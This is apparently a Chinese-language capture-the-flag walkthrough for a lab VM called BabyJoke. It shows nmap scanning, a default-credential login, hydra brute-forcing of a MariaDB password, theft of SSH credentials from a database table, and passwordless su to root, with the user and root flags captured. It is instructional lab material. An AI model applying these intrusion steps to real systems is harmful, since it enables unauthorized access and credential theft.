
信息收集
bash
$ nmap -sVC -O -p 22,80,3306 192.168.31.148 -oN nmapscan/nmap_tcp
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-22 09:00 EST
Nmap scan report for BabyJoke (192.168.31.148)
Host is up (0.00056s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp   open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: Tiny File Manager
|_http-server-header: Apache/2.4.62 (Debian)
3306/tcp open  mysql   MariaDB 5.5.5-10.5.23
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.5.23-MariaDB-0+deb11u1
|   Thread ID: 32
|   Capabilities flags: 63486
|   Some Capabilities: Support41Auth, IgnoreSpaceBeforeParenthesis, DontAllowDatabaseTableColumn, FoundRows, SupportsTransactions, Speaks41ProtocolOld, InteractiveClient, LongColumnFlag, SupportsLoadDataLocal, ConnectWithDatabase, IgnoreSigpipes, Speaks41ProtocolNew, ODBCClient, SupportsCompression, SupportsMultipleStatments, SupportsAuthPlugins, SupportsMultipleResults
|   Status: Autocommit
|   Salt: b=J<.qp^e_.f8"Bg^!)I
|_  Auth Plugin Name: mysql_native_password
MAC Address: 08:00:27:09:9C:75 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.11 seconds
搜索出来的默认密码就是凭据

admin:admin@123
里面有两个文件,我们也读写不了

8位的密码
bash
$ hydra -l mj -P ty8.txt mysql://192.168.31.148 -I -t 8
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-22 10:17:27
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)
[DATA] max 4 tasks per 1 server, overall 4 tasks, 3621 login tries (l:1/p:3621), ~906 tries per task
[DATA] attacking mysql://192.168.31.148:3306/
[3306][mysql] host: 192.168.31.148   login: mj   password: 88888888
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-22 10:17:28

$ mysql -h 192.168.31.148 -P 3306 -u mj --ssl-verify-server-cert=0 -p
Enter password: 88888888
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 315
Server version: 10.5.23-MariaDB-0+deb11u1 Debian 11

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| creds              |
| information_schema |
+--------------------+
2 rows in set (0.005 sec)

MariaDB [(none)]> use creds;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [creds]> show tables;
+-----------------+
| Tables_in_creds |
+-----------------+
| credentials     |
+-----------------+
1 row in set (0.001 sec)

MariaDB [creds]> select * from credentials;
+----+----------------------+
| id | passwd               |
+----+----------------------+
|  1 | exQM8Ozh2WKS2NstbAOb |
+----+----------------------+
1 row in set (0.001 sec)
获得一个凭证,猜测是 mj 用户的
权限提升
bash
$ ssh mj@192.168.31.148
mj@192.168.31.148's password: exQM8Ozh2WKS2NstbAOb
Linux BabyJoke 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
mj@BabyJoke:~$
mj@BabyJoke:~$ id
uid=1001(mj) gid=1001(mj) groups=1001(mj)
mj@BabyJoke:~$ ls -al
total 24
drwx------ 2 mj   mj   4096 Nov 10 06:00 .
drwxr-xr-x 4 root root 4096 Nov  9 07:11 ..
lrwxrwxrwx 1 root root    9 Nov 10 05:39 .bash_history -> /dev/null
-rw-r--r-- 1 mj   mj    220 Nov  9 07:11 .bash_logout
-rw-r--r-- 1 mj   mj   3526 Nov  9 07:11 .bashrc
-rw-r--r-- 1 mj   mj    807 Nov  9 07:11 .profile
-rw-r--r-- 1 root root    0 Nov 10 06:00 sudoers.bak
-rw-r--r-- 1 root root   44 Nov 10 05:53 user.txt
mj@BabyJoke:~$ cat user.txt
flag{user-ffa7a0b8b82bbf586004e4133726b948}
oneoneone可以无密码登录,使用 linpeas -a 选项可以跑出来
bash
(remote) mj@BabyJoke:/home/mj$ su oneoneone
oneoneone@BabyJoke:~$ id
uid=1002(oneoneone) gid=1002(oneoneone) groups=1002(oneoneone),1001(mj)
这个可以直接无密码登录 root
bash
oneoneone@BabyJoke:~$ su root
root@BabyJoke:/home/oneoneone# cd

root@BabyJoke:~# cat root.txt
flag{root-58af796a135c37274dade9c0ef68c56}